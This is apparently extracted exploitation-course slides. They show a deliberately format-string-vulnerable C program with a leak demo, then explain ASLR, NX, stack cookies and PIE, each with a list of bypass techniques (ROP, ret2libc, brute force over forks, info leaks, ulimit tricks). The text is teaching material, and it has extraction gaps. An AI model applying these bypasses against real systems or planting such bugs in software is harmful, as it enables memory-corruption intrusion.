#include <stdio.h>
#include <unistd.h>
#include <string.h>

void askname()
{
    char buffer[64];

    memset(buffer, 0x00, sizeof(buffer));

    printf("Welcome user!\n\nPlease type your name: ");
    fflush(stdout);

    read(0, buffer, sizeof(buffer));

    printf("Your name is ");
    printf(buffer);
    printf("\n");
}

int main(int argc, const char *argv[])
{
    askname();
    return 0;
}
```

Vulns: Format Strings

```
exploit@securizame:~/practicas/format-string$ ./fmt-string
Welcome user!

Please type your name: %x %x %x %x %x %x
Your name is bfa43e70 40 %x b7623740 25207825 20252078

exploit@securizame:~/practicas/format-string$ █
```

- Useful for info leaks
- Also useful to perform write-what-where attacks

Bonus: Info leaks

Ifoleaks increasingly important role on successful exploitation due to modern mitigations. Some common bugs which produce infoleaks are:

- Reading non NULL terminated strings (bad size on strncat, ...)
- Format strings
- Reading from uninitialized memory
- Controlling the size of a read/write operation



Modern Exploit Mitigations



Multiple types of mitigations

Kernel or hardware level

ASRL (Address space layout randomization)

Memory page permissions (rw), Bit NX (No eXecute bit)

Compiler

gcc -D_FORTIFY_SOURCE=2

gcc -fstack-protector (stack cookies)

gcc -pie -fPIE (Position independent executable)

gcc -lmccheck (Heap Consistency Checking)

gcc -z,relro,-z,now (RELRO)

Runtime

export MALLOC_CHECK_=2 (Heap Consistency Checking)


ASLR: Address Space Layout Ran...

In order to perform a successful exploitation knowledge of exact address locations used to be a requirement.

This mitigation randomizes stack, heap and libraries location in the address space in order to difficult the exploitation.



N bits are random. For x86_32 that number is 12 bits.




ASLR: Address Space Layout Ran...

The executable itself
Is not randomized

12 bits random

```
exploit@securizame:~$ cat /proc/self/maps
08048000-08054000 r-xp 00000000 08:01 262857 /bin/cat
08054000-08055000 r--p 0000b000 08:01 262857 /bin/cat
08055000-08056000 rw-p 0000c000 08:01 262857 /bin/cat
0957e000-0969f000 rw-p 00000000 00:00 0 [heap]
b74b1000-b7628000 r--p 00000000 08:01 1204 /usr/lib/locale/locale-archive
b7628000-b7629000 rw-p 00000000 00:00 0
b7629000-b7788000 r-xp 00000000 08:01 262739 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b7788000-b778a000 r--p 0015f000 08:01 262739 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b778a000-b778b000 rw-p 00161000 08:01 262739 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b778b000-b778e000 rw-p 00000000 00:00 0
b7796000-b7798000 rw-p 00000000 00:00 0
b7798000-b7799000 r-xp 00000000 00:00 0
b7799000-b77b5000 r-xp 00000000 08:01 267708 /lib/i386-linux-gnu/ld-2.13.so
b77b5000-b77b6000 r--p 0001b000 08:01 267708 /lib/i386-linux-gnu/ld-2.13.so
b77b6000-b77b7000 rw-p 0001c000 08:01 267708 /lib/i386-linux-gnu/ld-2.13.so
bf9d9000-bfdb1000 rw-p 00000000 00:00 0
exploit@securizame:~$ cat /proc/self/maps
08048000-08054000 r-xp 00000000 08:01 262857 /bin/cat
08054000-08055000 r--p 0000b000 08:01 262857 /bin/cat
08055000-08056000 rw-p 0000c000 08:01 262857 /bin/cat
0839b000-088bc000 rw-p 00000000 00:00 0 [heap]
b744a000-b75c1000 r--p 00000000 08:01 1204 /usr/lib/locale/locale-archive
b75c1000-b75c2000 rw-p 00000000 00:00 0
b75c2000-b7721000 r-xp 00000000 08:01 262739 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b7721000-b7723000 r--p 0015f000 08:01 262739 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b7723000-b7724000 rw-p 00161000 08:01 262739 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b7724000-b7727000 rw-p 00000000 00:00 0
b772f000-b7731000 rw-p 00000000 00:00 0
b7731000-b7732000 r-xp 00000000 00:00 0
b7732000-b774e000 r-xp 00000000 08:01 267708 /lib/i386-linux-gnu/ld-2.13.so
b774e000-b774f000 r--p 0001b000 08:01 267708 /lib/i386-linux-gnu/ld-2.13.so
b774f000-b7750000 rw-p 0001c000 08:01 267708 /lib/i386-linux-gnu/ld-2.13.so
bfaf8000-bfb19000 rw-p 00000000 00:00 0
exploit@securizame:~$ []
```

ASLR: Address Space Layout Ran...



https://www.kernel.org/doc/Documentation/sysctl/kernel.txt

send before ratelimiting KICKS IN.

=====

randomize_va_space:

This option can be used to select the type of process address space randomization that is used in the system, for architectures that support this feature.

0 - Turn the process address space randomization off. This is the default for architectures that do not support this feature anyways, and kernels that are booted with the "norandmaps" parameter.

1 - Make the addresses of mmap base, stack and VDSO page randomized. This, among other things, implies that shared libraries will be loaded to random addresses. Also for PIE-linked binaries, the location of code start is randomized. This is the default if the CONFIG_COMPAT_BRK option is enabled.

2 - Additionally enable heap randomization. This is the default if CONFIG_COMPAT_BRK is disabled.

There are a few legacy applications out there (such as some ancient versions of libc.so.5 from 1996) that assume that brk area starts just after the end of the code+bss. These applications break when start of the brk area is randomized. There are however no known non-legacy applications that would be broken this way, so for most systems it is safe to choose full randomization.

Systems with ancient and/or broken binaries should be configured with CONFIG_COMPAT_BRK enabled, which excludes the heap from process address space randomization.

=====

```
$ cat /proc/sys/kernel/randomize_va_space  
$ sysctl kernel.randomize_va_space
```

ASLR: Address Space Layout Ran...

Unlike in windows, you wont be finding some libraries always mapped at the same positions. Anyway a couple of cases happened in the past:

- linux-gate.so (year 2008)
- [vsyscall] only on old kernels (on modern ones its stripped down)

ASLR does not apply to the main binary unless it has been built as PIE (Position independant executable)

ASLR: Address Space Layout Ran...

In some scenarios ASRL is not applied or it does not work as intended, so we can take advantage of those.

- When forking, the child process will inherit the same address space as the parent. A 1:1 copy of the process is performed.
- On older 32 bits kernels, ASLR can be somewhat turned off for local attacks by setting the stack limit size to unlimited.

```
$ ulimit -s unlimited
```

ASLR: Address Space Layout Ran...

Fork case


```
#include <stdio.h>
#include <stdlib.h>

void dummy(char *name)
{
    char stack[20];
    char *heap;

    heap = malloc(10);

    printf("%s: stack --> %p\n", name, stack);
    printf("%s: heap --> %08X\n", name, heap);
    printf("%s: code --> %08X\n", name, dummy);
}

void main(void)
{
    if (fork()) {
        dummy("Padre");
        wait(NULL);
    } else {
        dummy("Hijo");
    }
}
```



The screenshot shows a terminal window with the following output:

```
exploit@securizame: ~/practicas/new/aslr
exploit@securizame:~/practicas/new/aslr$ ./aslr-fork
Padre: stack --> 0xbfc70478
Padre: heap --> 0825E008
Padre: code --> 080484AC
Hijo: stack --> 0xbfc70478
Hijo: heap --> 0825E008
Hijo: code --> 080484AC
exploit@securizame:~/practicas/new/aslr$ []
```

ASLR: Address Space Layout Ran...

ulimit -s unlimited

From kernel file arch/x86/mm/mmap.c:

```
static int mmap_is_legacy(void)
{
    if (current->personality & ADDR_COMPAT_LAYOUT)
        return 1;

    if (rlimit(RLIMIT_STACK) == RLIM_INFINITY)
        return 1;

    return sysctl_legacy_va_layout;
}
```

Only works on older 32bits kernels

ASLR: Address Space Layout Ran...

ulimit -s unlimited

```
exploit@securizame:~/practicas/new/aslr$ ulimit -s 8192
exploit@securizame:~/practicas/new/aslr$ cat /proc/self/maps
08048000-08054000 r-xp 00000000 08:01 262857 /bin/cat
08054000-08055000 r--p 0000b000 08:01 262857 /bin/cat
08055000-08056000 rw-p 0000c000 08:01 262857 /bin/cat
08056000-08080000 rw-p 00000000 00:00 0 [heap]
b7484000-b75fb000 r--p 00000000 08:01 1204 /usr/lib/locale/locale-archive
b75fb000-b75fc000 rw-p 00000000 00:00 0
b75fc000-b75bb000 r--p 00000000 08:01 262739 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b75bb000-b775d000 r--p 0015f000 08:01 262739 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b775d000-b775e000 rw-p 00161000 08:01 262739 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b775e000-b7761000 rw-p 00000000 00:00 0
b7763000-b776b000 rw-p 00000000 00:00 0
b776b000-b776c000 r--p 00000000 00:00 0 [vds]
b776c000-b7788000 r--p 00000000 08:01 262708 /lib/i386-linux-gnu/ld-2.13.so
b7788000-b7789000 r--p 0001b000 08:01 262708 /lib/i386-linux-gnu/ld-2.13.so
b7789000-b778a000 rw-p 0001c000 08:01 262708 /lib/i386-linux-gnu/ld-2.13.so
[b778a000-09330000] rw-p 00000000 00:00 0 [stack]
exploit@securizame:~/practicas/new/aslr$ cat /proc/self/maps
08048000-08054000 r-xp 00000000 08:01 262857 /bin/cat
08054000-08055000 r--p 0000b000 08:01 262857 /bin/cat
08055000-08056000 rw-p 0000c000 08:01 262857 /bin/cat
08056000-08080000 rw-p 00000000 00:00 0 [heap]
b74df000-b7656000 r--p 00000000 08:01 1204 /usr/lib/locale/locale-archive
b7656000-b7657000 rw-p 00000000 00:00 0
b7657000-b776b000 r--p 00000000 08:01 262739 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b776b000-b77b8000 r--p 0015f000 08:01 262739 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b77b8000-b77b9000 rw-p 00161000 08:01 262739 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b77b9000-b77bc000 rw-p 00000000 00:00 0
b77c4000-b77c6000 rw-p 00000000 00:00 0
b77c6000-b77c7000 r--p 00000000 00:00 0 [vds]
b77c7000-b77e3000 r--p 00000000 08:01 262708 /lib/i386-linux-gnu/ld-2.13.so
b77e3000-b77e4000 r--p 0001b000 08:01 262708 /lib/i386-linux-gnu/ld-2.13.so
b77e4000-b77e5000 rw-p 0001c000 08:01 262708 /lib/i386-linux-gnu/ld-2.13.so
[bfaf91000-bfab2000] rw-p 00000000 00:00 0 [stack]
exploit@securizame:~/practicas/new/aslr$
```

```
exploit@securizame:$ ulimit -s unlimited
exploit@securizame:$ cat /proc/self/maps
08048000-08054000 r-xp 00000000 08:01 262857 /bin/cat
08054000-08055000 r--p 0000b000 08:01 262857 /bin/cat
08055000-08056000 rw-p 0000c000 08:01 262857 /bin/cat
098f3000-09914000 rw-p 00000000 00:00 0 [heap]
40000000-4001c000 r--p 00000000 08:01 262708 /lib/i386-linux-gnu/ld-2.13.so
4001c000-4001d000 r--p 0001b000 08:01 262708 /lib/i386-linux-gnu/ld-2.13.so
4001d000-4001e000 rw-p 0001c000 08:01 262708 /lib/i386-linux-gnu/ld-2.13.so
4001e000-4001f000 r--p 00000000 00:00 0 [vds]
4001f000-40021000 rw-p 00000000 00:00 0
40029000-40188000 r--p 00000000 08:01 262739 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
40188000-4018a000 r--p 0015f000 08:01 262739 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
4018a000-4018b000 rw-p 00161000 08:01 262739 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
4018b000-4018f000 r--p 00000000 00:00 0
4018f000-40306000 r--p 00000000 08:01 1204 /usr/lib/locale/locale-archive
[b778a000-09985000] rw-p 00000000 00:00 0 [stack]
exploit@securizame:$ cat /proc/self/maps
08048000-08054000 r-xp 00000000 08:01 262857 /bin/cat
08054000-08055000 r--p 0000b000 08:01 262857 /bin/cat
08055000-08056000 rw-p 0000c000 08:01 262857 /bin/cat
09964000-09985000 rw-p 00000000 00:00 0 [heap]
40000000-4001c000 r--p 00000000 08:01 262708 /lib/i386-linux-gnu/ld-2.13.so
4001c000-4001d000 r--p 0001b000 08:01 262708 /lib/i386-linux-gnu/ld-2.13.so
4001d000-4001e000 rw-p 0001c000 08:01 262708 /lib/i386-linux-gnu/ld-2.13.so
4001e000-4001f000 r--p 00000000 00:00 0 [vds]
4001f000-40021000 rw-p 00000000 00:00 0
40029000-40188000 r--p 00000000 08:01 262739 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
40188000-4018a000 r--p 0015f000 08:01 262739 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
4018a000-4018b000 rw-p 00161000 08:01 262739 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
4018b000-4018f000 r--p 00000000 00:00 0
4018f000-40306000 r--p 00000000 08:01 1204 /usr/lib/locale/locale-archive
[b778a000-09985000] rw-p 00000000 00:00 0 [stack]
exploit@securizame:$
```

As the libraries are not randomized, we can easily use them to mine ROP gadgets to build our ROP chain.

ASLR: Address Space Layout Ran...

How to deal with it

- Using brute force when possible
- If stack is executable use jmp esp / call eax...
- Using ROP to build the payload if the binary is not PIE
- Using ret2libc techniques
- Use information leaks to calculate the address space



Bit NX (No eXecute bit)

- Implemented by hardware and kernel
- Marks pages without code such as heap, stack, etc... as no executable
 - Pages with code: r-x
 - Pages with data (stack, heap, .data): rw-
 - Ideally the combination of W and X should never exist
- Prevents the execution of code not shipped within the binary and its libraries

Bit NX (No eXecute bit)

- It's possible to enable/disable it using the “execstack” command or by modifying the ELF section headers

```
exploit@securizame:/tmp$ /usr/sbin/execstack -q test  
- test  
exploit@securizame:/tmp$ /usr/sbin/execstack -s test  
exploit@securizame:/tmp$ /usr/sbin/execstack -q test  
X test  
exploit@securizame:/tmp$ /usr/sbin/execstack -c test  
exploit@securizame:/tmp$ /usr/sbin/execstack -q test  
- test
```

- Hardware support

```
flags          : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov pat pse36 clflush  
h mmx fxsr sse sse2 ht nx pdtscp constant_tsc up dni ssse3  
bogomips     : 6374.57
```

Bit NX (No eXecute bit)

```
[0x0804843a]> dm
sys 0x08048000 * 0x08049000 s r-x /tmp/malloc
sys 0x08049000 - 0x0804a000 s rw- /tmp/malloc
sys 0x08929000 - 0x0894a000 s rwx [heap]
sys 0x40000000 - 0x4001c000 s r-x /lib/i386-linux-gnu/ld-2.13.so
sys 0x4001c000 - 0x4001d000 s r-x /lib/i386-linux-gnu/ld-2.13.so
sys 0x4001d000 - 0x4001e000 s rwx /lib/i386-linux-gnu/ld-2.13.so
sys 0x4001e000 - 0x4001f000 s r-x [vdso]
sys 0x4001f000 - 0x40021000 s rwx unk0
sys 0x40029000 - 0x40188000 s r-x /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
sys 0x40188000 - 0x4018a000 s r-x /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
sys 0x4018a000 - 0x4018b000 s rwx /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
sys 0x4018b000 - 0x4018f000 s rwx unk1
sys 0xbfcff000 - 0xbfd20000 s rwx [stack]
[0x0804843a]> []
```

```
[0x0804843a]> dm
sys 0x08048000 * 0x08049000 s r-x /tmp/malloc
sys 0x08049000 - 0x0804a000 s rw- /tmp/malloc
sys 0x095ec000 - 0x0960d000 s rwx [heap]
sys 0x40000000 - 0x4001c000 s r-x /lib/i386-linux-gnu/ld-2.13.so
sys 0x4001c000 - 0x4001d000 s r-- /lib/i386-linux-gnu/ld-2.13.so
sys 0x4001d000 - 0x4001e000 s rw- /lib/i386-linux-gnu/ld-2.13.so
sys 0x4001e000 - 0x4001f000 s r-x [vdso]
sys 0x4001f000 - 0x40021000 s rw- unk0
sys 0x40029000 - 0x40188000 s r-x /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
sys 0x40188000 - 0x4018a000 s r-- /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
sys 0x4018a000 - 0x4018b000 s rwx /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
sys 0x4018b000 - 0x4018f000 s rwx unk1
sys 0x83e58000 - 0xbfd1c000 s rwx [stack]
^D
```

Bit NX (No eXecute bit)

```
exploit@securizame: ~/practicas/simple
0xbfa734 9090 9090 9090 9090 9090 9090 9090 9090 .....  
0xbfa744 9090 9090 9090 9090 9090 9090 9090 9090 .....  
0xbfa754 9090 9090 9090 9090 9090 9090 9090 9090 .....  
eax 0xffffffff eip 0xbfa724 eax 0x000000b3 ebx 0xb770dff4  
ecx 0xbfa6bc edx 0xb770f360 esp 0xbfa724 ebp 0x42424242  
esi 0x00000000 edi 0x00000000 eflags = 1SIV  
--- esp:  
0xbfa724 90 nop  
0xbfa725 90 nop  
0xbfa726 90 nop  
0xbfa727 90 nop  
0xbfa728 90 nop  
0xbfa729 90 nop  
0xbfa72a 90 nop  
0xbfa72b 90 nop  
0xbfa72c 90 nop  
0xbfa72d 90 nop  
0xbfa72e 90 nop  
0xbfa72f 90 nop  
0xbfa730 90 nop  
0xbfa731 90 nop  
0xbfa732 90 nop  
0xbfa733 90 nop  
0xbfa734 90 nop  
0xbfa735 90 nop  
0xbfa736 90 nop  
Press <enter> to return to Visual mode.  
:> dc  
[+] signal 11 aka SIGSEGV received  
:> █
```


Bit NX (No eXecute bit)

How to deal with it


- ret2libc
- ROP chains



Bit NX (No eXecute bit): ret2libc



Bit NX (No eXecute bit): ROP



Stack cookies / Stack protector

This mitigation technique puts a “magic value” also called stack cookie or canary, in between the saved BP and local variables of every stack frame.

On a classic stack overflow you must overwrite the cookie in order to reach the saved red in the stack.

Prior exiting every function, the compiler inserts an epilogue which checks that the cookie value its ok.

Also know as “stack protector”, “stack smashing protection” (SSP) or stack canary.



Stack cookies / Stack protector

```
urxvt
[0x00400596]> VV @ fcn.0x00400596 (nodes 3 edges 2 zoom 100%) BB-NORM mouse:canvas-y movements-speed:5
=====
| [0x400596]
|   ;-- main:
|   ;-- main:
| (fcn) fcn.0x00400596 67
|   ; var int local_50h @ rbp-0x50
|   ; var int local_44h @ rbp-0x44
|   ; var int local_8h @ rbp-0x8
|   push rbp
|   mov rbp, rsp
|   sub rsp, 0x50
|   mov dword [rbp - local_44h], edi
|   mov qword [rbp - local_50h], rsi
|   mov rax, qword fs:[0x28]
|   mov qword [rbp - local_8h], rax
|   xor eax, eax
|   mov edi, str>Hello_world
|   call sym.imp.puts ;[a]
|   mov eax, 0
|   mov rdx, qword [rbp - local_8h]
|   xor rdx, qword fs:[0x28]
|   je 0x4005d7 ;[b]
=====
| f t
| :
| :
=====
| 0x4005d2
| call sym.imp.__stack_chk_fail ;[c]
=====
| 0x4005d7
| leave
| ret
=====
```

Stack cookies / Stack protector

```
exploit@securizame: ~/practicas/stack-cookie$ ./tls
Malloc: 0x0870F008
GS:    0xB759C8D0
Cookie in ebp-0x0C: 0xbfd26fec --> 0xa429c600
Cookie in gs:0x14: 0xb759c8e4 --> 0xa429c600

08048000-08049000 r-xp 00000000 08:01 280087      /home/exploit/practicas/stack-cookie/tls
08049000-0804a000 rw-p 00000000 08:01 280087      /home/exploit/practicas/stack-cookie/tls
0870f000-08730000 rw-p 00000000 00:00 0          [heap]
b759c000-b759d000 rw-p 00000000 00:00 0
b759d000-b76fc000 r-xp 00000000 08:01 262739      /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b76fc000-b76fe000 r--p 0015f000 08:01 262739      /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b76fe000-b76ff000 rw-p 00161000 08:01 262739      /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b76ff000-b7702000 rw-p 00000000 00:00 0
b7709000-b770c000 rw-p 00000000 00:00 0
b770c000-b770d000 r-xp 00000000 00:00 0          [vdso]
b770d000-b7729000 r-xp 00000000 08:01 267708      /lib/i386-linux-gnu/ld-2.13.so
b7729000-b772a000 r--p 0001b000 08:01 267708      /lib/i386-linux-gnu/ld-2.13.so
b772a000-b772b000 rw-p 0001c000 08:01 267708      /lib/i386-linux-gnu/ld-2.13.so
bfd07000-bfd28000 rw-p 00000000 00:00 0          [stack]

exploit@securizame:~/practicas/stack-cookie$ []
```

Stack cookies / Stack protector

Some things to keep in mind:

- Usually it's only enabled if there is a local buffer bigger than 8 bytes
- The original cookie value is stored in TLS (rw)
- The cookie is placed before BP and RET
- It does not prevent overwriting local variables
- Cookie does not change during program execution
- Cookie is the same between forks

Stack cookies / Stack protector

How to deal with it

- Brute force when available (services based on fork)
- “Information leak” to obtain the cookie
- If the overflow happens in any other area than stack, then this protection is not a problem



PIE: Position Independent Execu...

The compiler generates code which uses relative addresses instead of absolute ones, allowing ASLR to relocate it anywhere in the address space.

Its enabled during compilation:

```
$ gcc -pie -fPIE source.c -o executable
```

```
exploit@securizame: ~/practicas/new/protecciones
: DATA XREF from 0x08048337 (sym._start)
(fcn) sym.main 23
    0x0804840c  55          push ebp
    0x0804840d  89e5        mov ebp, esp
